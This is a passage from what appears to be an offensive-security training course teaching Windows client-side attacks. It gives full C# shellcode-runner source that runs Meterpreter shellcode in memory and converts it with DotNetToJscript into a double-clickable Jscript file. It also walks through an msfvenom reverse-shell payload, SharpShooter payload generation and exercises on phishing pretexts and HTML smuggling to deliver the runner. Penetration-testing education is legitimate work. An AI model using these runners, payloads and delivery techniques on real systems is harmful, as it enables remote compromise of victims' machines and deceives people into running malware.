*Listing 129 - Adding the call to Console.WriteLine*

With our code added, we can save the changes with either *File > Save Program.cs* or **Ctrl+S**. Next, we'll modify the default solution settings before we compile our code. We'll switch from *Debug* mode to *Release*<sup>217</sup> mode to remove the debugging information that could trigger some security scanning software (Figure 33).

*Figure 33: Choosing between Debug and Release mode*

We can now compile our application by navigating to *Build > Build Solution* or *Build > Build ConsoleApp1*, which will compile the whole solution or just the current project, respectively. Whether the compilation succeeds or fails, we can view the output in the *Output* window at the bottom of Visual Studio (Figure 34).

*Figure 34: Output of the build process*

<sup>217</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/visualstudio/debugger/how-to-set-debug-and-release-configurations?view=vs-2019>

Fortunately, our code compiled without any issues. The compilation output also tells us the path to the newly compiled executable. In our particular example, it saved to the following path:

```
\\192.168.119.120\visualstudio\ConsoleApp1\ConsoleApp1\bin\Release\ConsoleApp1.exe
```

*Listing 130 - The path to our new executable*

We can now open a command prompt on our Windows machine and enter this path to execute our new program. After a few seconds, we are presented with “Hello World” as shown in Listing 131.

```
C:\Users\Offsec>
\\192.168.119.120\visualstudio\ConsoleApp1\ConsoleApp1\bin\Release\ConsoleApp1.exe
Hello World
```

*Listing 131 - Executing the Hello World application*

#### 4.2.1.1 Exercises

1. Set up the Samba share on your Kali system as shown in this section.
2. Create a Visual Studio project and follow the steps to compile and execute the “Hello World” application.


#### 4.2.2 DotNetToJscript

Now that we’ve discussed the basics of Visual Studio, let’s introduce C# code into our Jscript.

In 2017, security researcher *James Forshaw*<sup>218</sup> created the *DotNetToJscript*<sup>219</sup> project that demonstrated how to execute C# assembly from Jscript. In this section, we’ll use this technique to create our in-memory shellcode runner.

First, we need to download the DotNetToJscript project from GitHub or use the version stored locally at **C:\Tools\DotNetToJscript-master.zip** on the Windows 10 development machine. We’ll extract it, copy it to our Kali Samba share, and open it in Visual Studio.

When opening the Visual Studio solution from a remote location, a security warning, similar to the one below, prompts us asking if we really want to open it.



*Figure 35: Security warning when opening a remote project*

<sup>218</sup> (James Forshaw, 2019), <https://twitter.com/tiranidddo>

<sup>219</sup> (James Forshaw, 2018), <https://github.com/tyranid/DotNetToJScript>

The security warning raises awareness about the potential for malicious code in configuration files that could lead to arbitrary code execution. Essentially, a remote project can become a client side code execution vector.

---

*When opening the Visual Studio project, ensure that the Samba path matches that of your Kali system and accept the security warnings.*

---

Once we've opened DotNetToJscript in Visual Studio, we'll navigate to the Solution Explorer and open **TestClass.cs** under the *ExampleAssembly* project.

We'll compile this as a **.dll** assembly, which we'll execute in Jscript. This simple project will display a "Test" message box.

```
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Windows.Forms;

[ComVisible(true)]
public class TestClass
{
    public TestClass()
    {
        MessageBox.Show("Test", "Test", MessageBoxButtons.OK,
MessageBoxIcon.Exclamation);
    }

    public void RunProcess(string path)
    {
        Process.Start(path);
    }
}
```

*Listing 132 - The default ExampleAssembly code*

Jscript will eventually execute the content of the *TestClass* method, which is inside the *TestClass* class. In this case, we are simply executing the *MessageBox.Show*<sup>220</sup> method.

Notice that the Solution Explorer lists a second project (DotNetToJscript) that converts the assembly into a format that Jscript can execute.

At this point, let's switch from Debug to Release mode and compile the entire solution with *Build > Build Solution*.

When the solution is compiled, we need to move some files to get DotNetToJscript to work correctly. We'll navigate to the DotNetToJScript folder and copy **DotNetToJscript.exe** and **NDesk.Options.dll** to the **C:\Tools** folder on the Windows 10 development machine. Then we'll go

---

<sup>220</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.windows.forms.messagebox.show?view=netframework-4.8>

to the **ExampleAssembly** folder and also copy **ExampleAssembly.dll** to **C:\Tools**. Note that these **.dll** files must be in place whenever we execute a DotNetToJscript program.

After copying the required files, we'll open a command prompt on our Windows machine and navigate to the **C:\Tools** folder.

We need to set a few options at runtime. First, we'll specify the script language to use (JScript) with **--lang** along with **--ver** to specify the .NET framework version. On the newest versions of Windows 10, only version 4 of the .NET framework is installed and enabled by default, so we'll specify **v4**. Next, we'll specify the input file, which in our case is **ExampleAssembly.dll**. Finally, we'll use the **-o** flag to specify the output file, in our case a Jscript file. The full command is shown in Listing 133.


---

```
C:\Tools> DotNetToJScript.exe ExampleAssembly.dll --lang=Jscript --ver=v4 -o demo.js
```

---

*Listing 133 - Invoking DotNetToJscript to create a Jscript file*

Now that the file is created, we can double-click it to run it. This displays our simple popup:



*Figure 36: Message box spawned by our Jscript file*

Let's examine the Jscript code generated by DotNetToJscript to get an idea of what, exactly happened. We'll open **demo.js** in a text editor to view this code.

This code begins with three functions: *setversion*, *debug*, and *base64ToStream*.

---

```
function setversion() {  
  new ActiveXObject('WScript.Shell').Environment('Process')['COMPLUS_Version'] =  
  'v4.0.30319';  
}  
function debug(s) {}  
function base64ToStream(b) {  
  var enc = new ActiveXObject("System.Text.ASCIIEncoding");  
  var length = enc.GetByteCount_2(b);  
  var ba = enc.GetBytes_4(b);  
  var transform = new  
ActiveXObject("System.Security.Cryptography.FromBase64Transform");  
  ba = transform.TransformFinalBlock(ba, 0, length);  
  var ms = new ActiveXObject("System.IO.MemoryStream");  
  ms.Write(ba, 0, (length / 4) * 3);  
  ms.Position = 0;  
  return ms;  
}
```

---

*Listing 134 - First helper functions of Jscript file*

Let's examine each of these. The `setversion` function configures the Windows Script Host to use version 4.0.30319 of the .NET framework:

```
new ActiveXObject('WScript.Shell').Environment('Process')['COMPLUS_Version'] =  
'v4.0.30319';
```

*Listing 135 - First helper function*

The second function (`debug`) is empty since we did not specify the debug flag (`-d`) when invoking DotNetToJscript:

```
function debug(s) {}
```

*Listing 136 - Second helper function*

Finally, the `base64ToStream` function is simply a Base64 decoding function that leverages various .NET classes through ActiveXObject instantiation:

```
function base64ToStream(b) {  
    ...  
}
```

*Listing 137 - Third helper function*

Following the helper functions, we find the main content of the script as shown in Listing 138.

```
var serialized_obj = "AAEAAAD/////AQAAAA...  
  
var entry_class = 'TestClass';  
  
try {  
    setversion();  
    var stm = base64ToStream(serialized_obj);  
    var fmt = new  
ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');  
    var al = new ActiveXObject('System.Collections.ArrayList');  
    var d = fmt.Deserialize_2(stm);  
    al.Add(undefined);  
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);  
} catch (e) {  
    debug(e.message);  
}
```

*Listing 138 - Code to decode and deserialize the C# assembly*

Let's analyze this code. First, a Base64 encoded binary blob is embedded into the file. This is our compiled C# assembly.

```
var serialized_obj = "AAEAAAD/////AQAAAA..."
```

*Listing 139 - Base64 encoded binary blob*

Next, we specify the name of the class inside the compiled assembly that we want to execute. In our case it's named `TestClass`:

```
var entry_class = 'TestClass';
```

*Listing 140 - Testclass variable*

After specifying the name of the class, the heart of the script begins.

First, we set the .NET framework version and Base64-decode the blob as shown in Listing 141. Next, a *BinaryFormatter*<sup>221</sup> object is instantiated, from which we call the *Deserialize*<sup>222</sup> method. At this point, the *d* variable contains the decoded and deserialized assembly **ExampleAssembly.dll** in memory.

```
setversion();  
var stm = base64ToStream(serialized_obj);  
var fmt = new  
ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');  
var d = fmt.Deserialize_2(stm);
```

Listing 141 - Base64 decoded binary blob

To execute the relevant method inside the assembly, we'll use the *DynamicInvoke*<sup>223</sup> and *CreateInstance*<sup>224</sup> methods. *DynamicInvoke* accepts an array of arguments but no arguments are required by the constructor of the "TestClass" class.

We solve this by creating an array assigned to the "al" variable, then add an undefined object to keep it empty and convert it to an array through *ToArray()*. This creates an empty array which is passed to *DynamicInvoke* as shown in Listing 142.

```
var al = new ActiveXObject('System.Collections.ArrayList');  
...  
al.Add(undefined);  
var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);
```

Listing 142 - DynamicInvoke code

Finally we execute the constructor through *CreateInstance* by supplying its name, which is stored in *entry\_class*.

Now, thanks to *DotNetToJscript*, we have the framework we can use to easily convert any C# code into a format that can be executed from a Jscript file. This brings us closer to having the ability to execute Win32 APIs.

#### 4.2.2.1 Exercises

1. Set up the *DotNetToJscript* project, share it on the Samba share, and open it in Visual Studio.
2. Compile the default *ExampleAssembly* project and convert it into a Jscript file with *DotNetToJscript*.
3. Modify the **TestClass.cs** file to make it launch a command prompt instead of opening a *MessageBox*.

<sup>221</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.formatters.binary.binaryformatter?view=netframework-4.8>

<sup>222</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.formatters.binary.binaryformatter.deserialize?view=netframework-4.8>

<sup>223</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.delegate.dynamicinvoke?view=netframework-4.8>

<sup>224</sup> (Microsoft, 2018), [https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.createinstance?view=netframework-4.8#System.Reflection.Assembly.CreateInstance\\_System\\_String\\_](https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.createinstance?view=netframework-4.8#System.Reflection.Assembly.CreateInstance_System_String_)



### 4.2.3 Win32 API Calls From C#

With the simple example behind us, we'll now rehearse how to make calls to arbitrary Win32 APIs. We can leverage the *DllImport* statement used in a previous module to import and link any Win32 APIs into C#. We'll need to once again translate the C-style argument data types to C# through the P/Invoke technique.

---

*When calling Win32 APIs from PowerShell (in the previous module), we demonstrated the straightforward Add-Type method and the more complicated reflection technique. However, the complexity of reflection was well worth it as we avoided writing C# source code and compiled assembly files temporarily to disk during execution. Luckily, when dealing with C#, we can compile the assembly before sending it to the victim and execute it in memory, which will avoid this problem.*

---

Let's make a proof-of-concept example that imports *MessageBoxA* and calls it from C#. To simplify this, we'll use the Visual Studio solution we created for the Hello World example.

First we'll look up *MessageBox* on [www.pinvoke.net](http://www.pinvoke.net)<sup>225</sup> to help translate the C data types to C# data types.

To use *MessageBoxA*, we need an import statement added inside the *Program* class but outside the *Main* method, as shown in Listing 143. With the Win32 API imported, we simply invoke it by supplying text and a caption as highlighted below.

```
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace ConsoleApp1
{
    class Program
    {
        [DllImport("user32.dll", CharSet=CharSet.Auto)]
        public static extern int MessageBox(IntPtr hWnd, String text, String caption,
int options);


        static void Main(string[] args)
        {
            MessageBox(IntPtr.Zero, "This is my text", "This is my caption", 0);
        }
    }
}
```

Listing 143 - C# code to import and use *MessageBoxA*

---

<sup>225</sup> (Pinvoke, 2019), <http://pinvoke.net/default.aspx/user32/MessageBox.htm>

As shown in Figure 37, Visual Studio highlights potential issues with the `DllImport` statement due to missing namespaces. To use the `DllImport` statement and invoke the Win32 APIs, we have to use the two namespaces (*System.Diagnostics* and *System.Runtime.InteropServices*) as shown below.



```
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace ConsoleApp1
{
    0 references
    class Program
    {
        [DllImport("user32.dll", CharSet = CharSet.Auto)]
        1 reference
        public static extern int MessageBox(IntPtr hWnd, String text, String caption, int options);

        0 references
        static void Main(string[] args)
        {
            MessageBox(IntPtr.Zero, "This is my text", "This is my caption", 0);
        }
    }
}
```

Figure 37: Missing namespaces

In addition, we need to add the core *System* namespace that provides us access to all basic data types such as *IntPtr*. Here's our full code so far:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace ConsoleApp1
{
    class Program
    {
        [DllImport("user32.dll", CharSet = CharSet.Auto)]
        public static extern int MessageBox(IntPtr hWnd, String text, String caption,
int options);

        static void Main(string[] args)
        {
            MessageBox(IntPtr.Zero, "This is my text", "This is my caption", 0);
        }
    }
}
```

Listing 144 - Full code

At this point, we can compile the application without errors and launch it from the command prompt. This should generate a popup with our text.

Now that we've again demonstrated how to import and call Win32 APIs from C# without having to use reflection, in the next section we'll recreate our PowerShell shellcode runner in C#.

#### 4.2.3.1 Exercise

1. Implement the Win32 *MessageBox* API call in C# as shown in this section.

#### 4.2.4 Shellcode Runner in C#

Now that we have the basic framework, we can reuse the shellcode runner technique from both VBA and PowerShell and combine *VirtualAlloc*, *CreateThread*, and *WaitForSingleObject* to execute shellcode in memory.

The first step is to use *DllImport* to import the three Win32 APIs and configure the appropriate argument data types. This is unchanged from our experience with *Add-Type* and PowerShell. The imports are shown in Listing 145.

```
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
    flAllocationType,
    uint flProtect);

[DllImport("kernel32.dll")]
static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
    IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr
    lpThreadId);

[DllImport("kernel32.dll")]
static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
```

Listing 145 - Importing Win32 APIs for shellcode runner

Next, we need to generate our shellcode. Keep in mind that on a 64-bit Windows operating system, Jscript will execute in a 64-bit context by default so we have to generate a 64-bit Meterpreter staged payload in *csharp* format. While we're at it, we'll set up our multi/handler with the same payload.

---

*Calling the APIs from C# is similar to our experience with PowerShell. However, we do not have to specify .NET namespaces like [System.Runtime.InteropServices.Marshal] or the runtime compiled classes to invoke them.*

---

In Listing 146, the calls to the three Win32 APIs along with the managed to unmanaged memory copy are present, and constitute the last part of the shellcode runner. This should look very similar to what we did earlier.

Let's discuss a few details of this code, starting with the variable declarations. The first, *buf*, is our shellcode. Next is our *size* variable that stores the size of our *buf* variable. As mentioned earlier, we use *Marshal.Copy*, but don't have to specify the .NET namespace of *[System.Runtime.InteropServices.Marshal]*.

```
byte[] buf = new byte[626] {
    0xfc,0x48,0x83,0xe4,0xf0,0xe8...

int size = buf.Length;

IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);

Marshal.Copy(buf, 0, addr, size);

IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);

WaitForSingleObject(hThread, 0xFFFFFFFF);
```

*Listing 146 - Win32 APIs called from C# to execute shellcode*

We'll once again use the *WaitForSingleObject* API to let the shellcode finish execution. Otherwise, the Jscript execution would terminate the process before the shell becomes active.

Here's the full code of our C# shellcode runner:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace ConsoleApp1
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
        flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
        IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32
        dwMilliseconds);

        static void Main(string[] args)
        {
            byte[] buf = new byte[630] {
                0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
                ...
                0x58,0xc3,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };

            int size = buf.Length;

            IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);

            Marshal.Copy(buf, 0, addr, size);
```

```

        IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0,
IntPtr.Zero);

        WaitForSingleObject(hThread, 0xFFFFFFFF);
    }
}
}

```

Listing 147 - Win32 APIs called from C# to execute shellcode full code

Before compiling this project, we must set the CPU architecture to x64 since we are using 64-bit shellcode. This is done through the *CPU* drop down menu, where we open the *Configuration Manager* as shown in Figure 38.




Figure 38: Opening Configuration Manager in Visual Studio

In the Configuration Manager, we choose <New...> from the *Platform* drop down menu and accept the new platform as x64, as shown in Figure 39.




Figure 39: Opening Configuration Manager in Visual Studio

Now we'll need to compile the C# project, which will generate an executable on our Samba share. Executing it will give us a reverse Meterpreter shell.

Nice. We are one step closer. In the next section we will get this running in the context of the DotNetToJscript project.

#### 4.2.4.1 Exercise

1. Recreate the C# shellcode runner and obtain a reverse shell.

### 4.2.5 Jscript Shellcode Runner

Now that we have the C# shellcode runner working, we must modify the `ExampleAssembly` project in `DotNetToJscript` to execute the shellcode runner instead of the previous simple proof of concept code. We'll also generate a Jscript file with the compiled assembly so we can launch the shellcode runner directly from Jscript.

As mentioned earlier, any declarations using `DllImport` must be placed in the relevant class, but outside the method it is used in. In this case, we need to put them in the `TestClass` class as shown below in Listing 148.

Note that we added the needed namespaces at the beginning of the project with the "using" keyword followed by the namespace:

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

[ComVisible(true)]
public class TestClass
{
    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
    static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
        uint flAllocationType, uint flProtect);

    [DllImport("kernel32.dll")]
    static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
        IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr
        lpThreadId);

    [DllImport("kernel32.dll")]
    static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

    ...
}
```

Listing 148 - Win32 APIs imported in `ExampleAssembly`

Next, we'll add the same shellcode and method calls inside the `TestClass` method as in our standalone project:

```
public TestClass()
{
    byte[] buf = new byte[626] {
        0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8...

    int size = buf.Length;

    IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);

    Marshal.Copy(buf, 0, addr, size);

    IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0,
        IntPtr.Zero);
}
```

```
WaitForSingleObject(hThread, 0xFFFFFFFF);  
}
```

*Listing 149 - Win32 APIs used for shellcode execution*

Before we compile the ExampleAssembly project, we need to specify the x64 platform. After compilation, we need to copy the compiled DLL into the same folder as **DotNetToJscript.exe** on the Windows 10 development machine.

Now that we have our updated DLL in place, we can invoke **DotNetToJscript** with the same arguments as earlier, telling it to use version 4 of the .NET framework and output a Jscript file, as shown below.

```
C:\Tools> DotNetToJScript.exe ExampleAssembly.dll --lang=Jscript --ver=v4 -o runner.js
```

*Listing 150 - Invoking DotNetToJscript to create a Jscript shellcode runner*

With our multi/handler set up, we can double-click the Jscript file. After a brief pause, we should receive the staged reverse Meterpreter shell. Very nice.

We have successfully leveraged Jscript to deliver an arbitrary C# assembly, which in our case is a shellcode runner.

#### 4.2.5.1 Exercises

1. Recreate the steps to obtain a Jscript shellcode runner.
2. Use DotNetToJscript to obtain a shellcode runner in VBScript format.

#### 4.2.5.2 Extra Mile

Create the text for a phishing email using a pretext that would make sense for your organization, school, or customer. Frame the text to convince the victim to click on an embedded link that leads to an HTML page on your Kali system.

Manually create the HTML page sitting on your Apache web server so it performs HTML smuggling of a Jscript shellcode runner when the link is opened with Google Chrome. Ensure that the email text and the content of the HTML page encourage the victim to run the Jscript file.

#### 4.2.6 SharpShooter

In recent years, it has become much more common to use DotNetToJscript to weaponize C# compiled assemblies in other file formats (like Jscript, VBScript, and even Microsoft Office macros). A payload generation tool called *SharpShooter*<sup>226</sup> has been created to assist with this.

SharpShooter is “a payload creation framework for the retrieval and execution of arbitrary C# source code”<sup>227</sup> and automates part of the process discussed in this module. As with any automated tool, it is vital that we understand how it works, especially when it comes to bypassing security software and mitigations that will be present in most organizations.

<sup>226</sup> (MDSec's ActiveBreach Team, 2019), <https://github.com/mdsecactivebreach/SharpShooter>

<sup>227</sup> (MDSec's ActiveBreach Team, 2019), <https://github.com/mdsecactivebreach/SharpShooter>

---

*SharpShooter is capable of evading various types of security software but that topic is outside the scope of this module.*

---

We can install SharpShooter on Kali with **git clone** and Python **pip**<sup>228</sup> as shown in Listing 151.

```
kali@kali:~$ cd /opt/

kali@kali:/opt$ sudo git clone https://github.com/mdsecactivebreach/SharpShooter.git
Cloning into 'SharpShooter'...

kali@kali:/opt$ cd SharpShooter/

kali@kali:/opt/SharpShooter$ sudo pip install -r requirements.txt
```

Listing 151 - Installing SharpShooter on Kali Linux

---

*If confronted with a message saying that pip cannot be found, install the package with **sudo apt install python-pip***

---

With SharpShooter installed, we'll try to replicate what we did manually in this module, creating a shellcode runner with Jscript by leveraging DotNetToJscript.

First, we'll use **msfvenom** to generate our Meterpreter reverse stager and write the raw output format to a file.

```
kali@kali:/opt/SharpShooter$ sudo msfvenom -p windows/x64/meterpreter/reverse_https
LHOST=192.168.119.120 LPORT=443 -f raw -o /var/www/html/shell.txt
...
Payload size: 716 bytes
Saved as: /var/www/html/shell.txt
```

Listing 152 - Creating a raw Meterpreter staged payload

Next, we'll invoke **SharpShooter.py** while supplying a number of parameters, as shown in Listing 153. The first **--payload js**, will specify a Jscript output format. The next parameter, **--dotnetver**, sets the .NET framework version to target. The **--stageless** parameter specifies in-memory execution of the Meterpreter shellcode.

---

*The term stageless for SharpShooter refers to whether the entire Jscript payload is transferred at once, or if HTML smuggling is used with a staged Jscript payload.*

---

---

<sup>228</sup> (W3Schools, 2019), [https://www.w3schools.com/python/python\\_pip.asp](https://www.w3schools.com/python/python_pip.asp)



**--rawscfile** specifies the file containing our shellcode and we set our output file with **--output**, leaving off the file extension. The full command is shown in Listing 153.

```
kali@kali:/opt/SharpShooter$ sudo python SharpShooter.py --payload js --dotnetver 4 --  
stageless --rawscfile /var/www/html/shell.txt --output test  
...  
[*] Written delivery payload to output/test.js
```

*Listing 153 - Generating malicious Jscript file with SharpShooter*

Once again we must configure a multi/handler matching the generated Meterpreter shellcode. When that is done, we need to copy the generated **test.js** file to our Windows 10 victim machine. When we double-click it, we obtain a reverse shell.

Using an automated tool can greatly improve productivity and reduce repetitive tasks, but it is always important to understand the techniques employed and the operation of underlying code.

So far, we have taken advantage of both PowerShell and compiled C# assemblies, but we can also combine the two to dynamically load assemblies through PowerShell without touching the disk.

#### 4.2.6.1 Exercises

1. Install SharpShooter on Kali and generate a Jscript shellcode runner.
2. Expand on the attack by creating a staged attack<sup>229</sup> that also leverages HTML smuggling to deliver the malicious Jscript file.

## 4.3 In-memory PowerShell Revisited

We developed powerful tradecraft With Windows Script Host and C#. Let's go back and combine that with our PowerShell and Office tradecraft from the previous module to develop another way of executing C# code entirely in memory.

One of the issues when executing PowerShell in-memory was the use of *Add-Type* or the rather complicated use of reflection. While we proved that it is possible to call Win32 APIs and create a shellcode runner in PowerShell entirely in-memory, we can also do this by combining PowerShell and C#.

Using the *Add-Type* keyword made the .NET framework both compile and load the C# assembly into the PowerShell process. However, we can separate these steps, then fetch the pre-compiled assembly and load it directly into memory.

### 4.3.1 Reflective Load

To begin, we'll open the previous *ConsoleApp1* C# project in Visual Studio. We'll create a new project in the solution to house our code by right-clicking *Solution 'ConsoleApp1'* in the Solution Explorer, navigating to *Add*, and clicking *New Project...* as shown in Figure 40.

---

<sup>229</sup> (MDSec, 2018), <https://www.mdsec.co.uk/2018/03/payload-generation-using-sharpshooter/>

